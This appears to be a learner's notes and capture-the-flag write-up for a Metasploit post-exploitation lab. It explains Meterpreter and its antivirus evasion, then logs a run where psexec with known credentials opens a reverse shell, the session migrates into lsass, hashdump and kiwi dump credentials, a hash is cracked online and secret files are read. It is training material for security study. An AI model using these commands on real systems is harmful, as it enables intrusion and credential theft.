Metasploit - Post-Exploitation

Introduction

What Meterpreter Is


multi-function payload that runs on the target system and acts as an agent in a command-and-control (C2) architecture


A basic reverse shell gives you a pipe to the target's operating system. You type `dir`, the OS runs `dir`, and the output comes back. Meterpreter gives you a *toolkit* that runs inside the target's memory. It can do things that no sequence of OS commands could accomplish on its own, like migrating from one running process to another, injecting DLLs, or capturing keystrokes without writing a keylogger to disk.

How Meterpreter Works: Three Design Principles

1. In-Memory Execution
Meterpreter runs entirely in the target's **RAM (Random Access Memory)**. It does not write itself to disk as a file like `meterpreter.exe`

Why does this matter? Traditional antivirus software primarily scans *files on disk*. When you download a file, create a new executable, or extract an archive, the AV engine inspects the new file against its signature database. Since Meterpreter never creates a file on disk, it bypasses this specific detection mechanism.





2. Encrypted Communication

All traffic between Meterpreter and your attacking machine is **encrypted**. Depending on the payload variant, this may use TLS (for HTTPS-based Meterpreters) or AES encryption (for TCP-based variants). This means that network-based **Intrusion Detection Systems (IDS)** and **Intrusion Prevention Systems (IPS)** cannot inspect the payload's command traffic without first decrypting it.

3. Extensibility Through Loading

Meterpreter is modular. Its core is deliberately small; additional capabilities are loaded on demand through the `load` command. When you type `load kiwi` (to load the Mimikatz-based credential harvesting extension), the extension is transferred to the target and loaded into Meterpreter's memory space, again without writing to disk.

Honest Limitations

- **Behavioral detection** monitors process activity patterns. Reflective DLL injection, process migration, and credential dumping are well-known behaviors that EDR products actively flag.
- **Memory scanning** examines process memory for known malicious signatures, catching injected payloads that never touched disk.
- **AMSI (Antimalware Scan Interface)** on modern Windows systems can inspect scripts and payloads at runtime, even when they are loaded in memory.

Meterpreter Flavours and Selection

Meterpreter Implementations

Windows Meterpreter is the original and most feature-rich version. It uses reflective DLL injection and provides the full command set: `migrate`, `hashdump`, `getsystem`, `load kiwi`, keystroke capture, screenshot, webcam access, and more. If your target is a Windows system, this is the default and almost always the right choice.

Mettle (Linux, macOS, and other POSIX systems) is Meterpreter's cross-platform counterpart. Written in C, Mettle provides core Meterpreter functionality (file system, networking, process management) on Linux, macOS, BSD, and embedded systems. It does not support Windows-specific features like `hashdump` or `getsystem`, but it provides everything you need for post-exploitation on Unix-like targets.

Java Meterpreter runs inside a Java Virtual Machine (JVM). This is useful when your exploit targets a Java application (like Apache Tomcat or a Jenkins server) and you can inject a Java payload. It is platform-independent but has a smaller command set than the native implementations.

PHP Meterpreter runs as interpreted PHP code within a web server's PHP runtime. It is the go-to choice when exploiting PHP-based web applications (WordPress, Joomla, custom PHP apps). It is the most limited Meterpreter variant, with no process migration or native OS integration, but it provides file system access, command execution, and reverse shell capabilities within the web server's context.

Python Meterpreter runs as interpreted Python code. Like PHP Meterpreter, it depends on the target having Python installed. It provides a middle ground between the limited PHP variant and the full-featured native implementations.

The Three-Factor Decision Framework

Factor 1: Target operating system

This is the primary filter. If the target runs Windows, you want `windows/x64/meterpreter/reverse_tcp` (or its x86 counterpart). If it runs Linux, you want `linux/x64/meterpreter/reverse_tcp`. The OS determines which implementation will execute on the target.

Factor 2: Available components on the target

If you are exploiting a PHP web application, the target has a PHP interpreter available; use PHP Meterpreter. If you are exploiting a Java application server, use Java Meterpreter. The implementation must match what the target can actually *run*. You cannot inject a Windows DLL

into a Linux process, and you cannot run PHP Meterpreter on a target that does not have PHP installed.

Factor 3: Connection type

Meterpreter supports several connection methods:

- **reverse_tcp**: The target connects back to your machine on a specified port. Most common and most reliable.
- **reverse_http / reverse_https**: The target connects back over HTTP or HTTPS. Useful when the target's firewall only allows outbound web traffic.
- **bind_tcp**: Meterpreter listens on a port on the target, and you connect to it. Useful when the target cannot initiate outbound connections (e.g., behind a strict egress firewall).

In most scenarios, `reverse_tcp` is the default and the right choice. Use `reverse_https` when you need to blend with web traffic or bypass egress filtering. Use `bind_tcp` only when reverse connections are not possible.

Worked Examples

Let's apply the framework to three scenarios from the Stratford Systems engagement:

Scenario 1: You are exploiting EternalBlue on STRATFORD-WS01 (Windows 7, x64).

- OS: Windows → `windows/x64/meterpreter/...`
- Components: Full Windows OS → native Meterpreter (DLL injection)
- Connection: No egress restrictions → `reverse_tcp`
- **Payload**: `windows/x64/meterpreter/reverse_tcp`

Scenario 2: You have found an upload vulnerability in a PHP web application on a Linux server.

- OS: Linux, but the exploit runs through PHP → `php/meterpreter/...`
- Components: PHP runtime available (it is a PHP app) → PHP Meterpreter
- Connection: Web server likely allows outbound HTTP → `reverse_tcp` (or `reverse_http` if strict)
- **Payload**: `php/meterpreter/reverse_tcp`

Scenario 3: You are targeting a Jenkins server (Java) on an internal host that blocks all outbound traffic except HTTPS on port 443.

- OS: The exploit targets the Java application → `java/meterpreter/...`
- Components: JVM available (it is a Java app) → Java Meterpreter
- Connection: Only HTTPS outbound → `reverse_https` with `LPORT 443`
- **Payload**: `java/meterpreter/reverse_https`

Staged vs. Stageless Meterpreter

As we covered in the Introduction room, Meterpreter payloads come in both staged and stageless variants. The naming convention tells you which:

- `windows/x64/meterpreter/reverse_tcp` — The `/` between `meterpreter` and `reverse_tcp` means **staged**. A small stager connects first, then downloads the full Meterpreter.
- `windows/x64/meterpreter_reverse_tcp` — The `_` between `meterpreter` and `reverse_tcp` means **stageless**. The entire Meterpreter is delivered in a single payload.

For most `msfconsole` exploits, the **staged** version is the default and works well. Stageless payloads are more common when generating standalone files with `msfvenom` (covered in the next room), where you need a self-contained binary that does not depend on a second download.

Listing Available Meterpreter Payloads

search type:payload meterpreter

Essential Meterpreter commands

sysinfo — Displays the target's hostname, operating system, architecture, and domain

getuid — Shows the user account Meterpreter is running as

getpid — Returns the process ID that Meterpreter is currently running inside

ps — Lists all running processes on the target. This is useful for identifying processes to migrate into, finding interesting applications (browsers, email clients, password managers), and confirming your current process context

idletime — Shows how long the remote user has been idle

File System Operations#

pwd, cd, ls — Navigate directories just like a Linux terminal

cat — Displays the contents of a file

search — Searches the entire file system (or a specific directory) for files matching a pattern

AttackBox Terminal

```
meterpreter > search -f *.txt -d C:\Users
Found 3 results...
    C:\Users\ballen\Desktop\notes.txt (38 bytes)
    C:\Users\ballen\Documents\passwords.txt (124 bytes)
    C:\Users\Public\readme.txt (892 bytes)
```

download and upload — Transfer files between the target and your machine



Networking


ifconfig — Displays the target's network interfaces

netstat — Shows active network connections, revealing what the target is communicating with

Interacting with the OS

shell — Drops you into a native operating system shell on the target

execute — Runs a command on the target without dropping into a shell. The `-f` flag specifies the command, and `-i` makes it interactive



The Help Command

Typing `help` at any Meterpreter prompt displays the complete command list organised by category

Post Exploitation Techniques

Process Migration

Migration is the act of moving your Meterpreter session from one process to another on the target system. This is one of the most important techniques to understand, because it affects both your stability and your privilege level.

Why migrate? Several reasons:

- **Stability**: If Meterpreter is running inside a process that the user or system might close (like a browser or a service that restarts), migrating to a long-lived process (like `explorer.exe` or `svchost.exe`) keeps your session alive.
- **Privilege context**: Your Meterpreter session inherits the privileges of the process it lives in. Migrating to a process running as a different user changes your effective privileges.
- **Capability access**: Some operations require being inside a specific process. For example, capturing keystrokes from a user's desktop requires migrating to a process in that user's session (like `explorer.exe`).


The `migrate` command takes a target process ID:

```
meterpreter > getpid
Current pid: 1304
meterpreter > ps

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 716   596   lsass.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass
 1304  692   spoolsv.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spool
 [...]

meterpreter > migrate 716
[*] Migrating from 1304 to 716...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 716
```

A critical warning: migration is a one-way operation, and it can change your privilege level. If you migrate from a SYSTEM process to a process running as a regular user, you *lose* SYSTEM privileges. Always check `getuid` after migrating to confirm your privilege level has not dropped



Privilege Escalation with Getsystem

The `getsystem` command attempts to elevate your privileges to `NT AUTHORITY\SYSTEM` using several built-in techniques

Credential Harvesting with Hashdump

The `hashdump` command extracts local user account hashes from the target's SAM (Security Account Manager) database

Loading Extensions: Kiwi

Meterpreter's `load` command adds extension modules to your current session. The most well-known extension is **Kiwi**, which brings Mimikatz-style credential harvesting capabilities directly into Meterpreter.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

Success.
```

Once loaded, new commands appear in the `help` menu. The most useful one is `creds_all`, which retrieves all available credentials from the target's memory

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username   Domain     NTLM                              SHA1
--------   ------     ----                               ----
ballen     STRATFORD  e02bc503339d51f71d913c245d35b50b   a]4f2d7b24e0f1c7...

wdigest credentials
===================

Username   Domain     Password
--------   ------     --------
ballen     STRATFORD  Password1
```

Other useful Kiwi commands include `lsa_dump_sam` (dumps the SAM database, similar to `hashdump`), `lsa_dump_secrets` (dumps LSA secrets), and `golden_ticket_create` (for Kerberos attacks in Active Directory environments, covered in the AD module).

Loading Python

For more flexible scripting on the target, you can load the Python extension

AttackBox Terminal

```
meterpreter > load python
Loading extension python...Success.
meterpreter > python_execute "import os; print(os.environ['COMPUTERNAME'])"
[+] Content written to stdout:
STRATFORD-WS01
```

Running Post-Exploitation Modules

Beyond built-in commands and extensions, Metasploit has a full library of **post-exploitation modules** (the `post/` category from Room 1). These modules run *through* an existing session, using the `SESSION` parameter to specify which session to operate on.

The workflow is:

1. Background your Meterpreter session
2. Load the post module with `use`

3. Set the `SESSION` parameter to your session ID
4. Run the module

Consider an example. You want to enumerate the domain that STRATFORD-WS01 is a member of:

AttackBox Terminal

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/windows/gather/enum_domain
msf6 post(windows/gather/enum_domain) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/enum_domain) > run

[+] FOUND Domain: STRATFORD
[+] FOUND Domain Controller: STRATFORD-DC (IP: 10.10.14.55)
[*] Post module execution completed
msf6 post(windows/gather/enum_domain) >
```

Other commonly used post modules include:

- `post/windows/gather/enum_shares` — Lists network shares
- `post/windows/gather/enum_applications` — Lists installed applications
- `post/multi/gather/env` — Dumps environment variables
- `post/multi/manage/shell_to_meterpreter` — Upgrades a basic shell session to Meterpreter

You can search for post modules with `search type:post <keyword>` from the `msfconsole` prompt.

Post-Exploitation Challenge

Getting Your Initial Foothold

```
msf > search exploit/windows/smb/psexec

Matching Modules
================

   #  Full Name                                Disclosure Date  Rank    Check  Name
   -  ---------                                ---------------  ----    -----  ----
   0  exploit/windows/smb/psexec               1999-01-01       manual  No     Microsoft Windo
ws Authenticated User Code Execution
   1    \_ target: Automatic                   .                .       .      .
   2    \_ target: PowerShell                  .                .       .      .
   3    \_ target: Native upload               .                .       .      .
   4    \_ target: MOF upload                  .                .       .      .
   5    \_ target: Command                     .                .       .      .
   6  post/windows/manage/smb_to_meterpreter   .                normal  Yes    SMB to Meterpre
ter Upgrade via PsExec


Interact with a module by name or index. For example info 6, use 6 or use post/windows/manage
/smb_to_meterpreter

msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) >
```

i set the values and ran the exploit

```
msf exploit(windows/smb/psexec) > set SMBPass Password1
SMBPass => Password1
msf exploit(windows/smb/psexec) > set SMBUser ballen,
SMBUser => ballen,
msf exploit(windows/smb/psexec) > set SMBUser ballen
SMBUser => ballen
msf exploit(windows/smb/psexec) > set RHOSTS 10.130.136.25
RHOSTS => 10.130.136.25
msf exploit(windows/smb/psexec) > set LHOST 10.130.104.69
LHOST => 10.130.104.69
msf exploit(windows/smb/psexec) > exploit
```

I got the meterpreter session and start using commands to find more information

```
msf exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 10.130.104.69:4444
[*] 10.130.136.25:445 - Connecting to the server...
[*] 10.130.136.25:445 - Authenticating to 10.130.136.25:445 as user 'ballen'...
[*] 10.130.136.25:445 - Selecting PowerShell target
[*] 10.130.136.25:445 - Executing the payload...
[+] 10.130.136.25:445 - Service start timed out, OK if running a command or non-service execu
table...
[*] Sending stage (203453 bytes) to 10.130.136.25
[*] Meterpreter session 1 opened (10.130.104.69:4444 -> 10.130.136.25:50072) at 2026-09-18 18
:13:38 +0000

meterpreter > sysinfo
Computer        : STRATFORD-WS01
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x86/windows
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
```

I then run a post exploitation module
post/windows/gather/enum_shares to get some file shares

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/psexec) > back
msf > search post/windows/gather/enum_shares

Matching Modules
================

   #  Full Name                          Disclosure Date  Rank    Check  Name
   -  ---------                          ---------------  ----    -----  ----
   0  post/windows/gather/enum_shares    .                normal  No     Windows Gather SMB S
re Enumeration via Registry


Interact with a module by name or index. For example info 0, use 0 or use post/windows/gath
/enum_shares

msf > use 0
msf post(windows/gather/enum_shares) > set SESSION 1
SESSION => 1
msf post(windows/gather/enum_shares) >
```

```
msf post(windows/gather/enum_shares) > run
[*] Running module against STRATFORD-WS01 (10.130.136.25)
[*] The following shares were found:
[*]     Name: PROJECTS
[*]     Path: C:\PROJECTS
[*]     Remark: Startford Projects
[*]     Type: DISK
[*]
[*] Post module execution completed
```

I then go back into the session using

sessions -i 1

then i need to migrate processes so I use getpid to find the process im currently on then use ps to list all the currently running processes

```
meterpreter > pwd
C:\Windows\system32
meterpreter > getpid
Current pid: 1832
meterpreter > ps
```

i see lsass.exe is on pid 620 so i want to migrate to 620

```
PID   PPID  Name           Arch  Session  User                  Path
---   ----  ----           ----  -------  ----                  ----
0     0     [System Proces
            s]
4     0     System         x64   0
84    4     Registry       x64   0
268   4     smss.exe       x64   0
328   596   svchost.exe    x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\svc
                                                               host.exe
376   368   csrss.exe      x64   0
456   448   csrss.exe      x64   1
508   368   wininit.exe    x64   0
532   448   winlogon.exe   x64   1        NT AUTHORITY\SYSTEM   C:\Windows\System32\win
                                                               logon.exe
596   508   services.exe   x64   0
620   508   lsass.exe      x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\lsa
                                                               ss.exe
728   596   svchost.exe    x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\svc
                                                               host.exe
748   596   svchost.exe    x64   0        NT AUTHORITY\SYSTEM   C:\Windows\System32\svc
                                                               host.exe
768   508   fontdrvhost.ex x64   0        Font Driver Host\UMFD- C:\Windows\System32\fon
            e                             0                     tdrvhost.exe
772   532   fontdrvhost.ex x64   1        Font Driver Host\UMFD- C:\Windows\System32\fon
```

using migrate 620 i then migrated to the process and checked my user level with getuid

```
meterpreter > migrate 620
[*] Migrating from 1832 to 620...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

I can then hashdump to get all the hashes of each user

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2dfe3378335d43f9764e581b856a662a:::
ballen:1008:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jchambers:1009:aad3b435b51404eeaad3b435b51404ee:69596c7aa1e8daee17f8e78870e25a5c:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:58f8e0214224aebc2c5f82fb7cb47ca1:::
meterpreter >
```

i put the hash in crackstation to find the plain text password

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

69596c7aa1e8daee17f8e78870e25a5c

I'm not a robot reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

hashes: 1	cracked: 1	partial: 0	not found: 0	invalid: 0

Hash	Type	Result
69596c7aa1e8daee17f8e78870e25a5c	NTLM	Trustno1

Color Codes: Green: Exact match, Yellow: Partial match — the hash column shows what that word really hashes to, with the part yours matched highlighted, Red: Not found.

to find a text file secrets.txt i then use search -f secrets.txt to get the path of that file then can use cat '[file path] ' to read whats in that txt file

```
meterpreter > search -f secrets.txt
Found 1 result...
=================

Path                                                        Size (bytes)  Modified (UTC)
----                                                        ------------  --------------
c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt  31            2026-03-26 14:3
7:28 +0000

meterpreter > cat c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt
```

```
meterpreter > search -f realsecret.txt
Found 1 result...
=================

Path                                Size (bytes)  Modified (UTC)
----                                ------------  --------------
c:\inetpub\wwwroot\realsecret.txt   20            2026-03-27 12:44:46 +0000
```

```
meterpreter > cat 'c:\Program Files (x86)\Windows Multimedia Platform\secrets.txt'
Twitter password: KDSvbsw3849!
meterpreter > cat 'c:\inetpub\wwwroot\realsecret.txt'
THM{Post-Spl1tation}meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
```

Conclusion

Meterpreter architecture: Meterpreter is an in-memory payload that uses reflective DLL injection, encrypted communication, and modular extensibility to provide a feature-rich post-exploitation environment. It is powerful but not invisible; modern EDR solutions can detect its behaviors.

Choosing the right Meterpreter: Five implementations (Windows, Mettle/Linux, Java, PHP, Python) cover different target platforms. The three-factor selection framework, target OS, available runtime components, and connection type, narrows you to the right payload every time.

Essential commands: Organized by use case, not alphabetically. Situational awareness (sysinfo, getuid, ps), file system operations (search, download, upload), networking (ifconfig, netstat), and OS interaction (shell, execute) give you the tools to explore and extract data from a compromised system.

Post-exploitation techniques: Process migration for stability and privilege context, getsystem for privilege escalation, hashdump for credential extraction, load kiwi for Mimikatz-style credential harvesting, and the background → use post/ → set SESSION → run pattern for leveraging Metasploit's full post-exploitation module library.